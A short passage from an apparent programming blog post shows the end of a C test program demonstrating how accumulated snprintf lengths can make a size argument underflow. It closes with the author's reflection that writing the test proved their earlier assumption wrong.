47 * subtraction results in a negative length and snprintf takes a unisigned
48 * size!
49 */

50
51 /* this one starts exceeding the allowed length */
52 slen += snprintf(string + slen, string_len - slen, "Lorem ipsum dolor");
53
54 SHOW;
55
56 return 0;
57

Of course all this really proved was that I was wrong and I needed to clean up the original code as soon as possible.

A good lesson to learn here is that no matter how experienced you are, you can be mistaken and that, perhaps, some redemption I can take from this is I have matured enough as a programmer to write a test program to prove myself wrong!

Next.

Previous.

